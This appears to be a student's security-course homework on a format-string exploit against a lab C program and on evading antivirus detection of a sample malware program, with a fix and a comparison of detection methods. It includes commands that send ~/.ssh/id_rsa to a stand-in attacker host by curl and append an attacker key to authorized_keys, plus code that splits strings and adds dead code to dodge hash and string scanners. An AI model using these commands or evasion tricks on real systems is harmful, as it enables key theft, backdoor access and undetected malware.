

## Problem 1

1

Here is how I compiled the program:

```
dani@dani-VirtualBox:~/Desktop$ gcc -m32 -no-pie -o format format_str.c
format_str.c: In function 'main':
format_str.c:12:10: warning: format not a string literal and no format arguments [-Wformat-security]
   12 |     printf(str); // [2]
       |           ^~~~~
dani@dani-VirtualBox:~/Desktop$ objdump -d format | less
```

2

Here is the part that is responsible for passing in arguments:

804929b:	83 c4 10	add	\$0x10,%esp
804929e:	89 85 f0 fb ff ff	mov	%eax,-0x410(%ebp)
80492a4:	ff b5 f0 fb ff ff	pushl	-0x410(%ebp)
80492aa:	6a 01	push	\$0x1
80492ac:	68 cf 07 00 00	push	\$0x7cf
80492b1:	c7 c0 60 c0 04 08	mov	\$0x804c060,%eax
80492b7:	50	push	%eax
80492b8:	e8 23 fe ff ff	call	80490e0 <fread@plt>

Here is the disassembled code for fread:

```
080490e0 <fread@plt>:
80490e0:    f3 0f 1e fb                endbr32
80490e4:    ff 25 14 c0 04 08          jmp     *0x804c014
80490ea:    66 0f 1f 44 00 00          nopw   0x0(%eax,%eax,1)
```

So as seen in the first screenshot, we see that the arguments get passed into the function from right to left. So the first pushl is used to pass in the memory address of where the file that pointer f is referring too. The next push 0x1 passes in the argument 1 to the function fread and similarly push 0x7cf pushes 1999 to fread. We see that the value being moved into eax and then subsequently being pushed to the stack will have to be the memory address of passwd hence, we have the location in memory where passwd is located.

3

0x804c060 since that is the last argument passed into the function fread.

4

I added “\_%08x” until I began to see a pattern:

```

Jantendon1-VirtualBox:~/Desktop/HW3-Network$ python3 in.py; ./format < o
What is your name?
Hello, 0000ffa51bac_000000001_09cfef1a0_000000003_000000000_09cfef1a0_fffffffff_3030255f_30255f78_255f7838_5f783830_78383025_3030255f_30255f78

```

Meaning that I have seen how many bits the offset would be once we got back to ffffff. There this is where I would input the memory value of passwd and then print out the contents of it like so:

```
#!usr/bin/python
s = b'\x00\x00\x00\x00 \x08 \x08\x08\x08 \x08 \x08 \x08 \x08' # input string
# s = "\x00\x00\x00\x00 \x08\x08\x08\x08"
f = open('o', 'wb') # file where input string is saved
f.write(s)
f.close()

#Hello,      ffa51bac 00000001 09cf1a0 00000003 00000000 09cf1a0 ffffffff 3830255f 30255f78 255f7838 5f783830 78383025 3830255f 30255f78
```

dani@dani-VirtualBox - /Desktop/HW3-Network

```
dant@dani-VirtualBox:~/Desktop/HW3-Network$ python3 in.py; ./format < o
What is your name?
Hello, _ff8c22fc_00000001_097881a0_00000003_00000000_097881a0_root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
llist:x:38:38:Listing List Manager:/var/llist:/usr/sbin/nologin
lrnx:x:39:39:lrcd:/var/run/lrxd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/nonexistent:/usr/sbin/nologin
syslog:x:104:110:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,:/var/lib/tpm/btn/false
uuidd:x:107:114:/run/uuidd:/usr/sbin/nologin
```

Hence we have shown a working attack with a malicious input.

5

We essentially just change the line `printf(str);` to `printf("%s", str);`; this will eliminate the vulnerability that an attacker is able to use the format string attack and hence just print out what is inputted rather than looking at any memory. The attack no longer works since we provide the formatting of the string so the only thing passed in to `printf` is a string rather than a formatting of the string and what to print out, eliminating the extra step that is taken when using the first `printf`. Here we see a screenshot with the newly compiled file and the vulnerability is gone.

```
dani@dani-VirtualBox: ~/Desktop/HW3-Network  
kernoops:x:116:65534:Kernel Oo  
dani@dani-VirtualBox:~/Desktop/HW3-Network$ gcc -m32 -no-pie -o format format_str.c  
dani@dani-VirtualBox:~/Desktop/HW3-Network$ python3 ln.py; ./format < o  
What is your name?  
Hello, " %08x %08x %08x %08x %08x %08x %s"  
dani@dani-VirtualBox:~/Desktop/HW3-Network$
```

## Problem 2

1

Firstly, the attacker will now have the private keys of every user on the system and this in itself is already compromising the identity of any user on the system. Harm can be done here by the attacker getting into a user that may have admin privileges and exposing all parts of the server that should not be exposed. This also can cause the attacker to seem like another user when in reality they are just using a fake identity. Secondly, the attacker now has his own key in the authorized keys of the server meaning he will be able to access the server remotely and be able to view information that he would not otherwise be able to if he did not have access to the server to begin with. This is very harmful to the system in general since the attacker now has a way to enter the system and view very sensitive information that may be hidden to a typical user or the public.

2

As we seen by the first command the file `id_rsa` is `rw-` for a user, meaning that a user can read and write into a file, which is dangerous since this is where all the private ssh keys are contained. A way to protect against this would be to set the permission of the first three bits to the root so that only a root user would be able to read or write the `id_rsa` file. And any other user has no permission according to the permission bits to either read or write meaning this file is much more secure.


For the `authorized_keys` file we see that a user has both read and write access based off the first 6 bits, however the last three bits show that the other group would only have read access to this file. In order to protect the system better I would change the groups to both root and root to allow only the root to read and write and therefore a regular user would only be able to read public keys and not be able to write or in the case above add a public key of the attacker. This would have to be done using the root user which would be much harder to obtain.

3

I would add random conditional statements to my source code to change the compiled version of my file. This would make it so that when my compiled code is run through a hash function it does not return the same signature as the original code but rather a completely different string meaning that it would not be detected by the database and would not be the same as the original hence we avoid detection by the anti-malware in Method 1.

Below we see that with the original program we got one value and when adding a conditional that has nothing to do with the execution we got a different hash value:

```
1 #include <stdlib.h>
2 int main(){
3     int count = 0;
4     if (1){
5         count++;
6     }
7     system("cat ~/.ssh/id_rsa | curl -X POST -d @- http://3v1lh057:8888");
8     system("echo \"ssh-rsa EVILH0stEYyc2EAAAAADAQABAAQ7Bs/EpG1E/nH1rxc7XD+y3D1dVV13mZg6R/PKMI8hNrvTjR+053cY3jqj2ns+LWQESjDwVxXZccx4NkDtgkPLfwyU408nwg0aIz+IPT64\"");
9 }
10
```




```
dani@dani-VirtualBox: ~/Desktop/HW3-Network
dani@dani-VirtualBox:~/Desktop/HW3-Network$ shasum malware
d30d1864a6f8c0c81de11b78701d5a5b47667b8a  malware
dani@dani-VirtualBox:~/Desktop/HW3-Network$ gcc -o malware malware.c
dani@dani-VirtualBox:~/Desktop/HW3-Network$ shasum malware
ada3ed2e4fc1fe34dbb36e680ac5b842e49bbfc8  malware
dani@dani-VirtualBox:~/Desktop/HW3-Network$
```

4

My technique would also work if the anti-malware only hashes the executable code since there would be lots of different jump commands and conditional statements in the compiled code that do not have any impact on the functionality of the code rather just creates a different hash value due to a difference in the original source code. Since any change to the source code would generate a new executable code and hence a new hash value from the anti-malware software, we see that this same technique would work in this case as well.

Below I perform the same thing as in the last question and we see that we get two different values returned meaning that this would not be detected by the anti-malware:

```
1 #include <stdlib.h>
2 int main(){
3     int count = 0;
4     if (1){
5         count++;
6     }
7     system("cat ~/.ssh/id_rsa | curl -X POST -d @- http://3v1lh057:8888");
8     system("echo \"ssh-rsa EVILH0stkEYyc2EAAAAADAQABAAABAQC7Bs/EpGiE/nH1rxc7XD+y3D1dVV13mZg6R/PKMIm8hNrVTjR+053cY3jqj2ns+LWQESjDwvXxZccx4NkDtgpLfwyU400nwgQaIz+IPT64mizwnlh
9 }
10
```




```
dani@dani-VirtualBox: ~/Desktop/HW3-Network
dani@dani-VirtualBox:~/Desktop/HW3-Network$ objdump -d malware | shasum
52f7fae170c7b5f4534ec7e99e5a578ff8ad062 -
dani@dani-VirtualBox:~/Desktop/HW3-Network$ gcc -o malware malware.c
dani@dani-VirtualBox:~/Desktop/HW3-Network$ objdump -d malware | shasum
c56abc786450eba53746928d2b602a2ee798b35b -
dani@dani-VirtualBox:~/Desktop/HW3-Network$
```

5

The attack would need to find some part of data that is not critical to the program execution and change some bits inside of it and make sure that the executable is still able to run afterwards. This would mean that the part modify was not critical to execution but since there has been a change in the data we would get a different hash value than that of the original executable file. Hence this would avoid detection by the anti-malware being used. We would see this say if the user changed a bit that was not critical in malware and was still able to run the two commands that were intended to run prior to the change. This would allow the executable to not be detected and still run the malware executable as intended hence a security vulnerability.

6

This method detects the malware since when it is run, it returns all sections of the code that contain the specified string and hence if something is returned then the program is automatically rejected and labeled as malware. As seen below:



```
dani@dani-VirtualBox:~/Desktop/HW3-Network$ strings malware | grep "\.ssh"
cat ~/.ssh/id_rsa | curl -X POST -d @- http://3v1lh057:8888
echo "ssh-rsa EVILH0stkEYyc2EAAAAADAQABAAABAQC7Bs/EpGiE/nH1rxc7XD+y3D1dVV13mZg6R
/PKMIm8hNrVTjR+053cY3jqj2ns+LWQESjDwvXxZccx4NkDtgpLfwyU400nwgQaIz+IPT64mizwnlh
id3bvr69Nb/Jwpqo1PcesZT4B/TWZpjeUHLfb6c6/yV7SqjuNb0ULfNQnvLluK+7WJGwZwxE72iiI7C
NVt810800glnEsmdFQuUioVtJkgKfo+YXhVUDkp1UTsS6tKbYiMnuj04jHuCrfrRqZMZQijE6jzV1gGB
XUB0LZvs+w5k861M7r7KzigMbZbBbqGJMYvmfLH2fsrqdGV2WmFVkJYaprlifAJ/PSuvRL h4ck3r@3
v1lh057" >> ~/.ssh/authorized_keys
dani@dani-VirtualBox:~/Desktop/HW3-Network$
```

7

My first method would be to concatenate the two parts of each string where the command looks for the .ssh. This will essentially eliminate the detection of the commands and hence this program will run without an issue. My second method was to create the same exact strings but instead of a "." I would have "\*" and at runtime I would replace the "\*" with a "." And then run the commands. This would avoid detection and execute the exact same attack that we had to start off.

```

4
5 int main(){
6     int count = 0;
7     if (1){
8         count++;
9     }
10
11     //method 1
12     char a[50] = "cat ~/.";
13     char b[100] = "ssh/id_rsa | curl -X POST -d @- http://3vilh057:8888";
14     strcat(a,b);
15     system(a);
16
17     char c[1000] = "echo \"ssh-rsa EVILH0stkEYyc2EAAAAQAABAAQAQC7Bs/EpG1E/nH1rc7XD+y3D1dVV13mZg6R/PKMI8hNrVTjR+053cY3jqj2ns+LWQESjDWvXxZccx4NkDtgpLfwyU400nwgQaIz+IPT64nlzwnlh
18     char d[50] = "ssh/authorized_keys";
19     strcat(c,d);
20     system(c);
21
22
23     //method 2
24     char e[1000] = "cat ~/.ssh/id_rsa | curl -X POST -d @- http://3vilh057:8888";
25     char f[1000] = "echo \"ssh-rsa EVILH0stkEYyc2EAAAAQAABAAQAQC7Bs/EpG1E/nH1rc7XD+y3D1dVV13mZg6R/PKMI8hNrVTjR+053cY3jqj2ns+LWQESjDWvXxZccx4NkDtgpLfwyU400nwgQaIz+IPT64nlzwnlh
26
27     char period = '.';
28     for (int i = 0; e[i]!='\0'; i++){
29         if (e[i] == period){
30             printf("gets here\n");
31             e[i] = '.';
32         }
33     }
34
35     for (int i = 0; f[i]!='\0'; i++){
36         if (f[i] == period){
37             printf("gets here\n");
38             f[i] = '.';
39         }
40     }
41
42     system(e);
43     system(f);
44 }
45

```

```

dani@dani-VirtualBox: ~/Desktop/HW3-Network
dani@dani-VirtualBox:~/Desktop/HW3-Network$ ./malware
cat ~/.ssh/id_rsa | curl -X POST -d @- http://3vilh057:8888
echo "ssh-rsa EVILH0stkEYyc2EAAAAQAABAAQAQC7Bs/EpG1E/nH1rc7XD+y3D1dVV13mZg6R/PKMI8hNrVTjR+053cY3jqj2ns+LWQESjDWvXxZccx4NkDtgpLfwyU400nwgQaIz+IPT64nlzwnlh
ld3bvr69Nb/JwpqoIPcesZT4B/TWZpjeUHLfb6c6/yV7SgjuNb0ULfNqnvL LuK+7WJGwZwxE72lI7C
Nvt810800glnEsmdFQuUiovtJkgKfo+YxhVUDkp1UTsS6tkbYIMnuj04jHucrfRqZHZQlJ6jzV1gGB
XUB0Lzvs+w5k861M7r7KzlgMbZbBbqGJMYvmfLH2fsrcdGV2WmFVKJYaprlfFAJ/PSuvRl h4ck3r@3
vilh057" >> ~/.ssh/authorized_keys
gets here
gets here
cat ~/.ssh/id_rsa | curl -X POST -d @- http://3vilh057:8888
echo "ssh-rsa EVILH0stkEYyc2EAAAAQAABAAQAQC7Bs/EpG1E/nH1rc7XD+y3D1dVV13mZg6R/PKMI8hNrVTjR+053cY3jqj2ns+LWQESjDWvXxZccx4NkDtgpLfwyU400nwgQaIz+IPT64nlzwnlh
ld3bvr69Nb/JwpqoIPcesZT4B/TWZpjeUHLfb6c6/yV7SgjuNb0ULfNqnvL LuK+7WJGwZwxE72lI7C
Nvt810800glnEsmdFQuUiovtJkgKfo+YxhVUDkp1UTsS6tkbYIMnuj04jHucrfRqZHZQlJ6jzV1gGB
XUB0Lzvs+w5k861M7r7KzlgMbZbBbqGJMYvmfLH2fsrcdGV2WmFVKJYaprlfFAJ/PSuvRl h4ck3r@3
vilh057" >> ~/.ssh/authorized_keys
dani@dani-VirtualBox:~/Desktop/HW3-Network$ gcc -o malware malware.c
dani@dani-VirtualBox:~/Desktop/HW3-Network$ strings malware | grep "\.ssh"
dani@dani-VirtualBox:~/Desktop/HW3-Network$

```

## 8

Strace provides a log of what is currently happening as the code executes and gives a brief overview of what exactly is going on in the background. This is like ptrace in that ptrace specifically tells us logs about the processes that are going on. We can use this information to get an idea of what is happening and if we see something that may be a security risk, we will stop the process and reject the execution of the program. Hence this would be a great way to detect if something malicious is happening since it is a step-by-step guide to what is being executed.

## 9

In Method 1, we see that this is very effective in finding known malware and detecting if they are being executed, however by adding simple commands and reordering certain lines, we can get a completely different value and hence remain undetected.

In Method 2, is great for finding strings that can be found in malware. If the attacker does not consider that they are explicitly listing what they want to do, this becomes very effective in finding certain keywords and hence detecting that this may be malware trying to do some harm to the computer. However, by using some simple techniques and attacker can very easily get passed this by using

concatenation of strings or say an encryption or some other coded way of getting the string without being noticed.

In Method 3, is great for going line by line in the execution and showing what exactly is happening. This would be very useful for figuring out what calls are being made and what is being inputted into those calls. I believe this would be able to stop many attacks in say sensitive directories to a server since they are cases where there is no reason to investigate these files during execution.

I would say Method 3 is most effective since this can prevent calls into certain directories and gives a log of what exactly is being done rather than being hidden using encryption or concatenation or ordering. This will specifically state what is being done and what is being accessed and if say that directory has no business being used this would be able to detect and terminate the malware before being able to do any more damage.